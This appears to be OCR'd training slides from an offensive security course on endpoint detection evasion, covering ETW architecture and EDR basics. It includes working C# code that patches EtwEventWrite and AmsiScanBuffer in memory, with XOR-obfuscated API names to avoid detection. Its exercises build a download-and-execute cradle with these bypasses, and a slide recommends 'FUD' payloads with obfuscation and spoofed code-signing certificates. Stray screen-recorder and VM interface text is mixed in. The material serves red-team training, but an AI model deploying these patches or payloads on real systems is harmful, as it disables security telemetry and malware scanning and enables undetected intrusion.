
DAY - 3

Event Tracing for Windows (ETW)


- ETW was introduced for application debugging & optimization

- It offers detailed user & kernel level logging without starting / stopping the processes

- ETW has 3 main components :
  - Controllers : Start/stop event tracing operations. Ex : logman
  - Providers : provide events. Ex : Here
  - Consumers : consumes events Ex : EDR


CONTROLLERS
Event tracing sessions
1
Buffers
2
Buffers
63
Buffers
64
Buffers
Events
Log files
Events
Logged events
Events
Real-time delivery
PROVIDERS
CONSUMERS

Playing with ETW



Configure ETW

Attach Provider


Assembly Load & Execution

Feed Logs


Exercise 1 : ETW Patching

Demo : https://docs.google.com/document/d/1lDGSms6FHzTC9cTQC_hIbW9nS5k8G-nCPbuVF-UOL9g/

Patch Bytes



```
// ret 14
PatchEtw(new byte[] { 0xc2, 0x14, 0x00 });
```




```
private static void PatchEtw(byte[] patch)
{
    try
    {
        uint oldProtect = 0;
        uint patchLen = (uint)patch.Length;

        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend = Win32.GetProcAddress(ntdll, "EtwEventWrite");

        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch
    {
        Console.WriteLine("Error unhooking ETW");
    }
}
```

Exercise 2 :

Download / Execute Cradle with AMSI + ETW Bypass


Demo : https://docs.google.com/document/d/1v8ELVt6J2X3B9uH2kpqin4cG89-C4Sna4uZKqBgZdP4/

ETW Patch with XOR Decryption




```
Console.WriteLine("[+] Patching E..T.W...");
uint oldProtect = 0;
uint patchLen = (uint)patchBytes.Length;
byte[] ntdll = { 162, 184, 168, 160, 160, 226, 168, 160, 160};
var hNtdll = Win32.GetModuleHandle(HideArtifacts.DecryptXORAndGetStr(ntdll, 0xCC));
// xored bytes for ETWEventWrite
byte[] eewByts = { 137, 184, 187, 137, 186, 169, 162, 184, 155, 190, 165, 184, 169 };

// DecryptXORAndGetStr decrypts encoded bytes and convert it to string; key = 0xcc
var etwEventWrite = Win32.GetProcAddress(hNtdll, HideArtifacts.DecryptXORAndGetStr(eewByts, 0xCC));
if (etwEventWrite == null)
{
    //Console.WriteLine("[*] EtwEventWrite not found");
    return;
}

var tempEtwEventWrite = etwEventWrite;
NTAPI.NtProtectVirtualMemory(Win32.GetCurrentProcess(), ref tempEtwEventWrite, ref patchLen, 0x40, ref oldProtect);

Marshal.Copy(patchBytes, 0, etwEventWrite, patchBytes.Length);

Console.WriteLine("[+] E..T.W Patched...!!");
```

AMSI Patch with XOR Decryption



```
Console.WriteLine("[+] Patching A/..MSI...");
uint oldProtect = 0;
uint patchLen = (uint)patchBytes.Length;
// encoded: amsi.dll
byte[] amz = { 173, 161, 191, 165, 226, 168, 160, 160 };
IntPtr hAmsi = Win32.LoadLibrary(HideArtifacts.DecryptXORAndGetStr(amz, 0xCC));
if (hAmsi == null)
{
    //Console.WriteLine("[*] AMSI not loaded in the process !!");
    return;
}

// xored bytes for AmsiScanBuffer
byte[] amBytes = { 141, 161, 191, 165, 159, 175, 173, 162, 142, 185, 170, 170, 169, 190};
var amsiScanBuf = Win32.GetProcAddress(hAmsi, HideArtifacts.DecryptXORAndGetStr(amBytes, 0xCC));
var tempEtwEventWrite = amsiScanBuf;
NTAPI.NtProtectVirtualMemory(Win32.GetCurrentProcess(), ref tempEtwEventWrite, ref patchLen, 0x40, ref oldProtect);
Marshal.Copy(patchBytes, 0, amsiScanBuf, patchBytes.Length);
Console.WriteLine("[+] A/..MSI Patched...!!");
```



No source selected

Desktop Audio 0.0 dB

Mic/Aux 0.0 dB

Fade

Duration 300 ms

LIVE: 00:00:00 REC: 00:00:00 CPU: 0.1%, 30.00 fps

tion settings

ettings for Microsoft

r running on your device. You
re it turns back on

h access to the latest
h Automatic sample

ct you and others from
we need is likely to contain

ur device may be

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

FUD Payloads

- Payloads are required to be tested in a testing infrastructure

- Open-Source tools like inceptor can be used to obfuscate the code & add time latency in execution during run time

- Tool can be used to quickly develop a payload with the following capabilities :
  - Encode
  - Obfuscate
  - AV / EDR Bypass Techniques
  - Spoofed code signed certificate
  - PSH, C, C++, C# Artifacts

Table of contents

- EDR (Endpoint Detection & Response)
  - Telemetry collection
  - EDR Capabilities
  - Higher overview of detection pattern in different EDRs
    - McAfee Mvision EPO
    - Comodo
- Lab Setup
  - Tools
- Key Components of EDR from Higher level
  - EDR Agent
  - EDR Cloud Platform
  - EDR Drivers
  - Hooking engine (Dlls)
- How EDR Hooks

- General EDR Evasion Areas
  - EDR Unhooking
    - Unhooking by patching
    - Dll Unhooking
  - Native APIs
  - Direct syscalls
  - Re-using functions [DEMO]
- Bypassing Enterprise Endpoint Defenses
  - Mcafee Mvision Evasion

EDR

- Also known as Endpoint Threat Detection and Response (ETDR)

- EDR continuously monitors endpoint devices for suspicious behaviour/activity and automatically response to those suspicious behaviour/activity.

- EDR response are rule based i.e., depending upon a severity which is set on the rules for particular activity, one of these response can happen
  - Just alert the system
  - Alert and block the execution process
  - Alert, block the execution and delete all the files from the disk related to that particular process including the executable itself

Telemetry Collection

- Telemetry is automatic collection and transmission of data from remote source to the place where is it monitored and analysed.
- Telemetry is just a raw data collected from multiple data sources, and raw telemetry data itself is not useful until it’s turned into useful analytics.
- EDR collects huge amount of raw telemetry from the endpoints




Fig: EDR - Higher Overview

EDR Capabilities

- Continuous Monitoring and alerting
- Threat detection
- Automated response
- Behavioral analysis and containment

